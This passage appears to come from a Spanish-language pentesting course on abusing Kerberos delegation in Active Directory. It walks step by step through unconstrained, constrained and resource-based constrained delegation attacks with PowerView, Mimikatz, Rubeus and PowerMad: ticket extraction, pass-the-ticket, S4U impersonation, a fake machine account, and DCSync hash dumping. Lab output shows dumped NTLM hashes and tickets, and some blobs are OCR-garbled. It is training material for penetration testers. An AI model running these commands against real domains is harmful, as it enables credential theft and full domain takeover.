1. Identificamos equipos con delegación no restringida. Por definición, los DC siempre aparecerán.

- Con PowerView:
 - `Get-DomainComputer -Unrestricted`
- Con el módulo de AD:
 - `Get-ADComputer -Filter { TrustedForDelegation -eq $True}`
 - `Get-ADUser -Filter { TrustedForDelegation -eq $True}`



2. Una vez identificados, tenemos que adquirir privilegios de administrador sobre esa máquina y esperar a que un usuario privilegiado se conecte.

Unconstrained Delegation - Abuso

3. Por último, podremos extraer el ticket de la memoria del equipo, importarlo en nuestra sesión y suplantar a dicho usuario.

- Mimikatz:
 - `sekurlsa::tickets /export`
 - `kerberos::ptt <path_ticket>`
- Rubeus:
 - `./rubeus triage + ./rubeus.exe dump /service:<servicio>`
 - `./rubeus ptt /ticket:<path_ticket>`

```
Authentication Id : 0 ; 31135792 (00000000:01db1830)
Session          : CachedInteractive from 2
User Name        : akolgomorov
Domain           : MATH
Logon Server     : DC-01
Logon Time       : 27/02/2022 13:44:24
SID              : S-1-5-21-3361287426-1914555329-2579995729-1111

    * Username : cgauss
    * Domain   : MATH.CULT
    * Password  : (null)

Group 0 - Ticket Granting Service
Group 1 - Client Ticket ?
Group 2 - Ticket Granting Ticket [00000000]
    Start/End/MaxRenew: 27/02/2022 13:48:45 ; 27/02/2022 23:48:45 ; 06/03/2022 13:48:45
    Service Name (02) : krbtgt ; MATH.cult ; @ MATH.CULT
    Target Name (--) : @ MATH.cult
    Client Name (01) : cgauss ; @ MATH.CULT
    Flags 40e10000 : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
    Session Key      : 0x00000017 - rc4_hmac_nt
    b11975310c0a461a4e90ff389cdcb35c
    Ticket           : 0x00000012 - aes256_hmac      ; kvno = 2      [...]
```


```
PS C:\Users\akolgomorov\Desktop\mimikatz> dir \\DC-01\c$  
dir : Acceso denegado  
En linea: 1 Carácter: 1  
+ dir \\DC-01\c$  
+ ~~~~~  
+ CategoryInfo          : PermissionDenied: (\\"DC-01\c$:String) [Get-ChildItem], UnauthorizedAccessError  
+ FullyQualifiedErrorId : ItemExistsUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand  
  
dir : No se encuentra la ruta de acceso '\\DC-01\c$' porque no existe.  
En linea: 1 Carácter: 1  
+ dir \\DC-01\c$  
+ ~~~~~  
+ CategoryInfo          : ObjectNotFound: (\\"DC-01\c$:String) [Get-ChildItem], ItemNotFoundException  
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetChildItemCommand  
  
PS C:\Users\akolgomorov\Desktop\mimikatz> .\mimikatz.exe  
.####. mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29  
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)  
.## < > ## /*** Benjamin DELPY gentilkiwi ( benjamin@gentilkiwi.com )  
.## \ / ## > https://blog.gentilkiwi.com/mimikatz  
.## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )  
.##### > https://pingcastle.com / https://mysmartlogon.com ***/  
  
mimikatz # kerberos::ptt [0;1db1830]-2-0-40e10000-cgauss@krbtgt-MATH.cult.kirbi  
* File: '[0;1db1830]-2-0-40e10000-cgauss@krbtgt-MATH.cult.kirbi': OK  
  
mimikatz # exit  
Bye!  
PS C:\Users\akolgomorov\Desktop\mimikatz> dir \\DC-01\c$  
  
Directorio: \\DC-01\c$  
  
Mode          LastWriteTime          Length Name  
----          -----          ---- Name  
d----d----- 09/05/2021 11:48          PerfLogs  
d-r--- 09/05/2021 8:07          Program Files  
d----d----- 15/09/2018 18:40          Program Files (x86)  
d-r--- 27/02/2022 11:50          Users  
d----- 27/02/2022 12:03          Windows  
-a---- 20/01/2022 10:13 770280 Powerview.ps1
```

Constrained Delegation - Teoría

Fue el primer intento para corregir la delegación no restringida. El principal objetivo es restringir los servicios que puede solicitar el servidor para actuar en nombre de un usuario.

Este tipo de delegación aplica tanto a usuarios como a equipos, a diferencia de la delegación no restringida.


Nota: La delegación no ocurre solo para el servicio indicado, si no para cualquier servicio siempre que se solicite bajo la misma cuenta. Esto ocurre dado que no existe validación de los SPN.



Constrained Delegation - Abuso

Para poder abusar de esta funcionalidad, es necesario disponer de privilegios de SYSTEM sobre la máquina con delegación restringida.

1. Identificamos equipos con delegación restringida. Para ello, debemos identificar aquellos equipos cuyo atributo MSDS-AllowedToDelegateTo exista:
 - Con PowerView: `Get-DomainComputer -TrustedToAuth | Select DnsHostname, MSDS-AllowedToDelegateTo | fl`
 - Con el módulo de AD: `Get-ADObject -Filter {msDS-AllowedToDelegateTo -ne "$null"} -Properties -msDS-AllowedToDelegateTo`
2. Una vez identificados, si tenemos privilegios de SYSTEM sobre dicha máquina, podremos un TGS para el servicio TIME para cualquier usuario del dominio y, además, solicitar TGS para cualquier servicio del dominio.
 - DCSync → LDAP
 - PowerShell Remoting → HOST y HTTP
 - Windows File Share → CIFS
 - WMI → HOST y RPCSS



```
PS D:\> Get-DomainComputer -TrustedToAuth | Select DnsHostname, msds-allowedtodelegate | fl

dnshostname          : FS-01.SECRETS.MATH.cult
msds-allowedtodelegate : {time/DC-02.SECRETS.MATH.cult/SECRETS.MATH.cult, time/DC-02.SECRETS.MATH.cult, time/DC-02,
                         time/DC-02.SECRETS.MATH.cult/SECRETS...}

PS D:\> hostname
PESE-03
PS D:\> whoami
secrets\enoether
PS D:\>
```

Constrained Delegation - Abuso


3. Como el usuario SYSTEM, solicitaremos un TGT para el servicio delegado, ya sea con Mimikatz/Rubeus o importando el propio ticket existente en el equipo.
- Rubeus: `./rubeus.exe asktgt /user:<user> /rc4:<hash_NTLT>`
 - Rubeus: `./rubeus.exe dump /Service:<service>`
 - Mimikatz: `lsadump::secrets`

```
mimikatz # lsadump::secrets
Domain : WEB-01
SysKey : fb26907dc41bc41e14d6251f8ce45a6d

Local name : WEB-01 ( S-1-5-21-3135936724-1088598734-2400616779 )
Domain name : MATH ( S-1-5-21-3361287426-1914555329-2579995729 )
Domain FQDN : MATH.cult

Policy subsystem is : 1.18
LSA Key(s) : 1, default {a7637811-b058-f74a-bb89-2efc9e7403ee}
[00] {a7637811-b058-f74a-bb89-2efc9e7403ee} 6573d1314f64263b7bdb1

Secret : $MACHINE.ACC
cur/hex : 31 cb 12 27 53 c0 46 a0 da 11 ac af 74 b9 41 0c 69 48 d2
9a 17 b3 cd 94 b0 51 01 ab 94 17 76 bd aa ea 2b 12 53 ec d9 22 7f
15 76 ca d0 62 9e a2 c3 76 3c 94 26 77 25 92 bd e6 8b 37 04 1e 93
ec 5a 6a 20 ed 1e 02 d7 53 91 00 21 81 b8 b0 d4 45 a7 81 1b ca 80
18 6f eb 08 ee 74 9e 0e 8f 8a 0b ac 29 21 69 51 45 27 b8 81 aa 28
33 ab d7 45 aa 01 9c b6 eb ec e9 02 c0 7a eb 20 9b e0 ed 57 ea 53
b5 a6 38
NTLM:8d5b56844bb94dd0ef3c4f11f753d05c
SHA1:d12d00t2beec0ac20ea90c100945t51a5803fc218
```



PS C:\Users\Administrador\Downloads> ./Rubeus.exe asktgt /user:FS-01\$ /rc4:901c00e942e08115e8b46c0ed40f9a07 /domain:secrets.math.cult /dc:10.10.2.5

RUBEUS

v1.5.0

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 901c00e942e08115e8b46c0ed40f9a07

[*] Building AS-REQ (w/ preauth) for: 'secrets.math.cult\FS-01\$'

[+] TGT request successful!

[*] base64(ticket.kirbi):

```
doFDDDCB0iqAwIBBArfDAgEwoIFFFFCB88hhggQMMIIIECKADAgEFoRmbEVNFQ1lFVFmuTUfUfSC5DVUxUoiYwIKADAgECoR0wgxsGa31idGd0GxFz2XkRzLm1hdGguY3vSdK0pA8Iwgo+oAMCARKhAwIBAgKC A7Aggs325LM92UbTrnjr935BMdMoqjksxyLUNanZinvJWAqySj+TxbGf+0Nev4AGa99MP9+r+nvmq vNMUmw1/Ksp8sMFV9Cgh0E5a4xp5ULFK0a71alUoei/bdh0IfqNH8CHEx4XG0hwcaly0hpF2V3yTy3a IW61m6wjm1j5z2h1kpoaE3r0yG2k3u17c/BcQwv3E4FHni0y2tvoFVqExCNavyTeqdbyQspyl.vsc1zdI zt6hyD15NwtL8YcN7TVm7EXjoxpLieboies+[1]3Xzg0POMeC0czp9cbE1z51BwuH07anZ8z7nAXwW17 rVAj9MT3sRaYlazrnR1VxwgsF2y/VARAsExzE1s+V6WddRgqasdzY2e3yakku9IMngj97Mft1HzSM /u0577nv0r/X2heAySS/2nd4FEB8ERrigesISjYiss09rCzmpdAe+k0FvF4AQK0sJtE06s2uqjJa4yv0 dtxOpqf9E5Vm0ww0D9ac/36gvwfe4H2A98Y4+fdm20XswxmjwvrisgI6VpkNxqIw6jgl.NQfLDrnBm gFQRXH06qzqEMd1H2z187y90M+tbH1wD4jnriB1bdREjnzsF1equnSL87HCmeJKzFPW24kxW1f13 CP2bV211rSu/Ay+xu1ZR8Eq2ab3ZRoYEEj3hU6w1cjcH67tvarwJDGz/m/02jisa7zse1fz81/6k VjSYbwXebuYbqENwjmGxKs4j9db+oJ9FgwfxtzX3kp+Hkgcs8KeyzEG A0XF2aaTF98bm1/mCvvtAAkUVJ/q8nTEvRoZotSzvtj1kaY47/cg/a024tcWE1fB0A59obZkozwax g1f0/BK1kWYrNj2bRjyN2jbXqZ28L90urEvA6nvcJufm/maj4/880Tnb1z16/6ziju4RKouIp/8 obDZnQosri+B20imnwT/VT71t1JCjGM1zldqn7bhpozhZa2sGm1ct0LThckzuQm88ySz1j+1M1Mp UZn3twekjbz22FyteGLFHj+271qieu1lq331H15OXXwg29xxvg1E/xblrcry2ssxJuokeCvmaQ1Xsa 58p29kfuoq1z28Bn8nBA92fEpqJeqoJ3j6NHW2GDGTKKX0g41ikxGjH2djuzUR0fhwamb0yu0ONDkUpjq C28an+BgPx1ToM9lp3DzzQEChhLE2R8sMID4Sdx1bluLhsM0KE5taqbweB/K0B4zCB4KA0AgEAOoHY B1HVfYHSMIHPoIHMMIHM1HGoBsSwGA0dAgExRIECA0geMg05sa1CETrYKjhExsRu0vDUkVUUYSN QVRILKnVNTFS1eZARoAMCA0GhjAI1GwZGUyQMS18wMAEDhAAC1ErQPMjAyMTA3MTkxNTQwMjlaphEY Dz1MjeWnZiWmDE0MD15wqcRGA8yMDIxMDCyjjeLNDayOvqoExsRU0vDUkVUUYSNQVRILKnVTFSpjJAK oAMCAQkhHTAbGwZrcmJ0Z3QbExN1Y3j1dHmubwF0ac5jdwx0
```


ServiceName	: krbtgt/secrets.math.cult
ServiceRealm	: SECRETS.MATH.CULT
UserName	: FS-01\$
UserRealm	: SECRETS.MATH.CULT
StartTime	: 19/07/2021 17:40:29
EndTime	: 20/07/2021 3:40:29
RenewTime	: 26/07/2021 17:40:29
Flags	: canonicalize, pre_authent, initial, renewable, forwardable
KeyType	: rc4_hmac
Base64(key)	: KYA6B4yCTTmxw4IRNHkkg==

Activar Windo
Ve a Configuración

Constrained Delegation - Abuso

4. Una vez obtenido el TGT, mediante Rubeus y la técnica s4u, podremos solicitar un ticket alternativo en nombre de FS-01 para obtener un TGS para el servicio deseado.
5. En este caso, el servicio será LDAP para poder hacer DCSYNC.
6. Dump all the hashes!

```
PS C:\Users\Administrador\Downloads> .\Rubeus.exe s4u /impersonateuser:Pitagoras /msdssp:time/DC-02.secrets.math.cult /altservice:ldap /ticket:dc00IEFDCDBBBHggQMMIECKDAgEForMVEVNFQ1JFvMuTUFSCJDUVUXUO1TWJKADuMEC0RUWGXSGa5JUUGUUGXFZWWYAZKLMIUOGU13VS0KULAO1WUQ0+0MCAKTKI1WLBQKCA/AEgjgs32jksxylUNamZinvJWAqyS1+TxbGF+0Nev4AgAl99MP9r+nvngvNNUmI/Ksp8sMVF9Gh0E5q4xp5ULFKo7a1UlLoe1/bdohifgnh8CHEx4XG0hwCaLy0hpf2V3yTv3aIW6lmWjM1j5z2hikxE4FHn10y2Tv0FvqEmcNAVvTeqdbv0spvLvciczzt6byd15NwtL8YcN7Tvm7ExjGwpxpleboies+11JXZqDP0MeQcZp9cbe1z51BwHO7anZ827nAx0Wm17rVAJ9MI3RaYlazrR1VxwesF2s5q1ZY2E3yAqkuy9IMngjU97Mft1HzSM/u0577mNv0r/X2hEaYss72Nd4FEBerrieISJYiss09tC2mpbae+k0Fvf4AQkd5d1e06s2u0jJa4Yv0dtxOpqf9E5Ve0ww09ac/36gvwFe4hzA6vpkNqX1we6jglNQFLDrnrNBmgfQRXH06qzmmEMdi1H2jv8tY90Mr7Bh1wCD54jnniB1bdREjnzsF1EqunSL87HCmejk2fFPW24kXWf13CP2bV231r5u/Ay-xu1ZR8EgqadJZRoqyEee3JhU6wsa7zse17fzB1/6kvjSYbwvXebury6qENwmjGxs1NS1vdF01A6gx1BqmnySk4j9db+oJ9Fcowft2x3kp-/HkgcsC8KeyzeGA0xF2aaTF986m17mcVvtakUVJvq8vntEVuRoZotsztvjkayvzbkoZwaxqif0/BIKwYK+RaMjAyN2jbjxqz8L90urVEA6NvCJurnf/mAi347R803Tnb1z16/6z1j44Rkou1p/B0D2mQosri+B201mnw7T71t3cJGM1zIdonT/bhrpoZHZA2sGmict0LT1Uzn3Iwekjb72FyteGLFHJ+c271Heu1lq331H1Soxxwg29xkvglE/xblrcry2ssxJUokecVma01Xsa58p9kFu0t2YHa88nBa9zFepqJeg0j2nNHw2GGDTKXX0g41ikxGjh2djuzUR6fhaPxxiTm9Lp3dz2oEQchhLE2R8sMID4Sdx1bLuhsm0ke5TaEgbweB/KOB4zC84KADAgEAp0HYBHfVYHSMIHpoIHMHIHJMTHGoBsGaADAgExoRIEFCmAQgeMpk05salucETryJkhexsRU0vDukEXN1Y3j1dhMubnF0aC5jdwX0/dc:10.10.2.5
```



```
PS C:\Users\Administrador\Downloads> .\Rubeus.exe ptt /ticket:dc00IEFDCDBBBHggQMMIECKDAgEForMVEVNFQ1JFvMuTUFSCJDUVUXUO1TWJKADuMEC0RUWGXSGa5JUUGUUGXFZWWYAZKLMIUOGU13VS0KULAO1WUQ0+0MCAKTKI1WLBQKCA/AEgjgs32jksxylUNamZinvJWAqyS1+TxbGF+0Nev4AgAl99MP9r+nvngvNNUmI/Ksp8sMVF9Gh0E5q4xp5ULFKo7a1UlLoe1/bdohifgnh8CHEx4XG0hwCaLy0hpf2V3yTv3aIW6lmWjM1j5z2hikxE4FHn10y2Tv0FvqEmcNAVvTeqdbv0spvLvciczzt6byd15NwtL8YcN7Tvm7ExjGwpxpleboies+11JXZqDP0MeQcZp9cbe1z51BwHO7anZ827nAx0Wm17rVAJ9MI3RaYlazrR1VxwesF2s5q1ZY2E3yAqkuy9IMngjU97Mft1HzSM/u0577mNv0r/X2hEaYss72Nd4FEBerrieISJYiss09tC2mpbae+k0Fvf4AQkd5d1e06s2u0jJa4Yv0dtxOpqf9E5Ve0ww09ac/36gvwFe4hzA6vpkNqX1we6jglNQFLDrnrNBmgfQRXH06qzmmEMdi1H2jv8tY90Mr7Bh1wCD54jnniB1bdREjnzsF1EqunSL87HCmejk2fFPW24kXWf13CP2bV231r5u/Ay-xu1ZR8EgqadJZRoqyEee3JhU6wsa7zse17fzB1/6kvjSYbwvXebury6qENwmjGxs1NS1vdF01A6gx1BqmnySk4j9db+oJ9Fcowft2x3kp-/HkgcsC8KeyzeGA0xF2aaTF986m17mcVvtakUVJvq8vntEVuRoZotsztvjkayvzbkoZwaxqif0/BIKwYK+RaMjAyN2jbjxqz8L90urVEA6NvCJurnf/mAi347R803Tnb1z16/6z1j44Rkou1p/B0D2mQosri+B201mnw7T71t3cJGM1zIdonT/bhrpoZHZA2sGmict0LT1Uzn3Iwekjb72FyteGLFHJ+c271Heu1lq331H1Soxxwg29xkvglE/xblrcry2ssxJUokecVma01Xsa58p9kFu0t2YHa88nBa9zFepqJeg0j2nNHw2GGDTKXX0g41ikxGjh2djuzUR6fhaPxxiTm9Lp3dz2oEQchhLE2R8sMID4Sdx1bLuhsm0ke5TaEgbweB/KOB4zC84KADAgEAp0HYBHfVYHSMIHpoIHMHIHJMTHGoBsGaADAgExoRIEFCmAQgeMpk05salucETryJkhexsRU0vDukEXN1Y3j1dhMubnF0aC5jdwX0/dc:10.10.2.5
```

```
mimikatz # lsadump::dcsync /domain:secrets.math.cult /user:Pitagoras
[DC] 'secrets.math.cult' will be the domain
[DC] 'DC-02.SECRETS.MATH.cult' will be the DC server
[DC] 'Pitagoras' will be the user account

Object RDN : Pitagoras
** SAM ACCOUNT **
SAM Username : pitagoras
User Principal Name : pitagoras@SECRETS.MATH.cult
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration :
Password last change : 09/05/2021 17:00:47
Object Security ID : S-1-5-21-111127481-3052646147-4179255385-1106
Object Relative ID : 1106

Credentials:
Hash NTLM: 8287f96bc0c2dca67e3f7a062a15f7a6
ntlm- 0: 8287f96bc0c2dca67e3f7a062a15f7a6
lm - 0: 39Fc1b888043670ca7de876c4c16df74
```

Resource-Based Constrained Delegation

En este caso, los administradores de dominio pueden configurar a qué cuentas de dominio pueden delegarse. Es decir, se añade una capa más de seguridad frente a la delegación restringida decidiendo directamente en quién se puede confiar y en quién no.

En este caso, se añade el parámetro *msDS-AllowedToActOnBehalfOfOtherIdentity* para definir esta confianza. Sin embargo, este privilegio puede ser editado siempre y cuando tengamos permisos de escritura sobre el recurso pertinente. En otras palabras, cualquier administrador de un equipo podría modificar esta confianza.

1. Creamos un equipo falso FAKE\$ (necesario tener permisos para crear equipos en dominio *MachineAccountQuota*) con [PowerMad](#):
 - o `New-MachineAccount -Domain <domain> -DomainController <IP> -MachineAccount FAKE -Password (ConvertTo-SecureString 'Password123' -AsPlainText -Force) -Verbose`
2. Abusamos de la propiedad del equipo víctima VICTIM\$ *msDS-AllowedToActOnBehalfOfOtherIdentity* (es necesario *Write-Permissions* sobre VICTIM\$). Para ello, añadimos FAKE como equipo de confianza para delegar de VICTIM.
 - o `$SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "0:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDW0;;;;<SID-FAKE>)"`
 - o `$SDBytes = New-Object byte[] ($SD.BinaryLength)`
 - o `$SD.GetBinaryForm($SDBytes, 0)`
 - o `Get-DomainComputer VICTIM | Set-DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity'=$SDBytes} -Verbose`
3. Solicitamos un ticket de servicio para el equipo objetivo (S4U)
 - o `Rubeus.exe s4u /user:FAKE$ /rc4:<FAKE_NTLM> /msdsspn:<Service> /impersonateuser:Administrator /ptt`
4. Ganamos acceso por PowerShell Remoting, WinRM o el control total del equipo (LDAP)


Referencias

1. [Kerberos Constrained Delegation \(Teoria\)](#)
2. [El problema del doble salto](#)
3. [Kerberos Delegation - hackndo](#)
4. [Kerberos Unconstrained Delegation](#)
5. [Kerberos Unconstrained Delegation \(More info\)](#)
6. [Kerberos Constrained Delegation \(Teoría\) - Kerberos](#)
7. [Kerberos Constrained Delegation](#)
8. [Kerberos Resource-Base Constrained Delegation](#)
9. [Another Word on Delegation – Kerberos](#)

6.

Extracción de secretos

